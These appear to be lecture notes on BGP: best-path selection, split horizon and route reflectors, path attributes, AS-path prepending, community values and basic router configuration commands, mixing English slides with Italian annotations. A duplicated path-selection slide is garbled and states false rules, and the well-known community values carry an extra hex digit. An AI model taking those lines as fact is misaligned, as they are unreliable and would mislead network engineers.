
R3 salva questa informazione, per inviare pacchetti a AS100 passa da R2



Quando R3 annuncia questa rotta a R4 questo salva che deve attraversare AS200 e AS100 con next-hop R3



R4 condivide questa informazione anche con R5 che se la salva




How BGP chooses the best path

- ❑ Network topology has nothing to do with geographical topology
 - ❑ of course, it is more probable that a AS at 1 hop is most likely geographically closer AS
 - ❑ but ASes can be distributed over the entire world..
 - ❑ and peering also depends on commercial agreement
- ❑ Let's imagine that the BGP topology changes
 - ❑ For example, R1 and R5 become neighbours
- ❑ In this case R5 would receive an advertisement for 1.0.0.0/8 with AS_PATH=100 and next_hop R1
- ❑ The current routing entry to 1.0.0.0/8 is next_hop R4, AS_PATH=100,200,300
- ❑ ***The new entry is preferred (because it has a shorter AS_PATH attribute) and installed in the global IP routing table***

R1 ad un certo punto invia un announcement a R5 per dirgli che attraverso lui può raggiungere 1.0.0.0/8 attraverso solo la AS100, R5 quindi dato che il path è più corto sceglie questa informazione e la mantiene insieme a quella vecchia. Quest'ultima rotta sarà preferita.
La scelta viene fatta in base al path più corto.

Questo è importante anche per fault tollerance, se la rotta verso R1 si rompe raggiunge l'indirizzo tramite R4.



BGP loop avoidance

come BGP evita loops

- ❑ AS number is added to the AS path only when a BGP UPDATE goes out from the AS
 - ❑ Possible loops can be easily detected
 - ❑ AS path check can not be used to avoid loops within a AS
- ❑ BGP Split Horizon Rule used to avoid loop inside the AS
 - ❑ A route learned via IBGP is never propagated to other IBGP peers.
 - ❑ A route is not advertised back to the EBGP peer from which the route was received
- ❑ Consequence: if all internal routers need the full routing table, there should be a full-mesh of IBGP sessions
 - ❑ unless we configure a so-called **BGP Route Reflector**




Figure 13-6A: Partial-Mesh IBGP




Figure 13-6B: Full-Mesh IBGP

BGP Attributes

- ❑ Part of a BGP Update
 - ❑ Describes the characteristics of prefix
 - ❑ Each route has its own set of defined attributes, which can include path information, route preference, next-hop, and aggregation information.
 - ❑ The destination network, the AS path and the next hop are mandatory BGP attributes
- ❑ Administrators use these attributes to enforce routing policy.
 - ❑ Based on attribute values, you can configure BGP to filter routing information, prefer certain paths, or otherwise customize its behavior.
 - ❑ Every UPDATE message has a variable-length sequence of path attributes in the form
`<attribute type, attribute length, attribute value>`.
 - ❑ Since you will use path attributes extensively when configuring routing policy, you should note that not all vendor implementations of BGP recognize the same attributes. In fact, path attributes come in four different types: (1) **Well-known mandatory**, (2) **Well-known discretionary**; (3) **Optional transitive**; (4) **Optional non-transitive**

BGP Attributes and Path Selection

- ❑ BGP selects only one path as the best path.
- ❑ When the path is selected, BGP puts the selected path in its (BGP) routing table and propagates the path to its neighbors.
- ❑ The AS Path attribute is not the only one used in the selection
- ❑ BGP uses the following criteria, in the order presented(*), to select a path for a destination:
 - ❑ “*We Love Oranges AS Oranges Mean Pure Refreshment*”
 - ❑ W Weight (Highest)
 - ❑ L LOCAL_PREF (Highest)
 - ❑ O Originate (local)
 - ❑ AS AS_PATH (shortest)
 - ❑ O ORIGIN Code (IGP > EGP > Incomplete)
 - ❑ M MED (lowest)
 - ❑ P Paths (External > Internal)
 - ❑ R RID (lowest)
- ❑ **Each attribute has its own semantic and usage**

(*) actually depends on the specific router BGP implementation


BGP Attributes and Path Selection

- ❑ BGP selects only one path as the best path.
- ❑ When the path is selected, BGP puts the selected path to its neighbors.
- ❑ The AS Path attribute is not “well-known”.
- ❑ BGP uses the following rules:
 - ❑ “Well-known” (BGP-defined)
 - ❑ “Local” (Local > Non-local)
 - ❑ “Incomplete” (Incomplete > Complete)
 - ❑ “Origin” (External > Internal)
 - ❑ “Multi-Exit-Discriminator” (lowest)
- ❑ **Each attribute has its own semantic and usage**

A comprehensive study of the BGP attributes is outside the scope of this course

(*) actually depends on the specific router BGP implementation

The BGP processing pipeline




BGP Attributes Manipulation


- ❑ BGP attributes can be manipulated (modified, added, removed...)
 - ❑ in incoming BGP updates, before the actual route selection
 - ❑ in outgoing BGP updates
- ❑ For example, a well known mechanism to influence the path selection is the so-called **AS-PATH prepend mechanism**
 - ❑ path information are changed by including dummy AS path numbers that would increase the path length and influence the traffic trajectory one way or the other
- ❑ BGP attributes are a fundamental BGP tool
- ❑ With BGP attributes routes can be chosen in order not only to minimize the number of AS traversed to reach the destination

AS PATH prepend example


BGP update sono unicast verso solo il nodo a cui sono inviati




AS PATH prepend example



AS PATH prepend example



AS PATH prepend example



COMMUNITY attribute

- ❑ The BGP community attribute is an ***optional transitive attribute***
 - ❑ we'll see that it can be used to control the BGP/MPLS VPNs topologies..
- ❑ It represents a ***numerical value*** that can be assigned to a specific prefix and advertised to other neighbors
- ❑ When the neighbour receives the prefix it will examine the community value and take proper action whether it is filtering or modifying other attributes
- ❑ A BGP community is a **32-bit number** that can be included with a route. A BGP community can be displayed as a full 32-bit number (0-4,294,967,295) or as two 16-bit numbers (0-65535):(0-65535) commonly referred to as new-format.
in genere utilizzato così
- ❑ A number of well known “standard” community values exists (see next slide)

questo numero è associato ad AS e può essere utilizzato ad esempio per le VPN

Well known community values

- ❑ **NO_EXPORT (0xFFFFFFF01)**
 - ❑ A route carrying this community value should not be advertised to peers outside a confederation (or the AS if it is the only AS in the confederation).
- ❑ **NO_ADVERTISE (0xFFFFFFF02)**
 - ❑ A route carrying this community value, when received, should not be advertised to any BGP peer
- ❑ **Internet (0xFFFFFFF03)**
 - ❑ A route carrying this community value, when received, should be advertised to all other routers.
- ❑ **Local-as (0xFFFFFFF04)**
 - ❑ A route carrying this community value, when received, should be advertised to peers within the AS, but not advertised to peers in an external system
- ❑ **Custom community values can be also used**
 - ❑ The private BGP community pattern could vary from organization to organization, do not need to be registered, and could signify geographic locations for one AS while signifying a method of route advertisement in another AS




Fig. example of the Local-AS community

*BGP configuration
(Free Range Routing)*

AS number

- ❑ To begin configuring a BGP process, issue the following familiar command:
in generale basta 1 BGP process, un router può essere parte di un solo AS (ci sono scenari in cui un router può far parte di diversi AS, non ci interessa)

```
Router (config) # router bgp AS-number
```

- ❑ BGP configuration commands appear on the surface to mirror the syntax of familiar IGP (for example, RIP, OSPF) commands.
- ❑ Although the syntax is similar, the function of these commands is significantly different.

Manually advertise a network

Router(config-router) #network network-number [mask network-mask]

- ❑ The ***network*** command is used with IGPs, such as OSPF, to determine the interfaces on which to send and receive updates, as well as which directly connected networks to advertise.
- ❑ When configuring BGP, the network command does not affect what interfaces BGP runs on.
- ❑ In BGP, the network command tells the BGP process ***what locally learned networks to advertise.***
- ❑ The networks can be connected routes, static routes, or routes learned via a dynamic routing protocol, such as OSPF

Manually advertise a network

- These networks must also exist in the local router's routing table (show ip route), or they will not be sent out in updates.***
- You can use the **mask** keyword with the **network** command to specify individual subnets.
- Routes learned by the BGP process are propagated by default, but are often filtered by a routing policy.

BGP peering

```
Router(config-router)#neighbor ip-address remote-as AS-number
```

- ❑ In order for a BGP router to **establish a neighbor relationship with another BGP router**, you must issue the above configuration command.
- ❑ This command serves to identify a peer router with which the local router will establish a session.
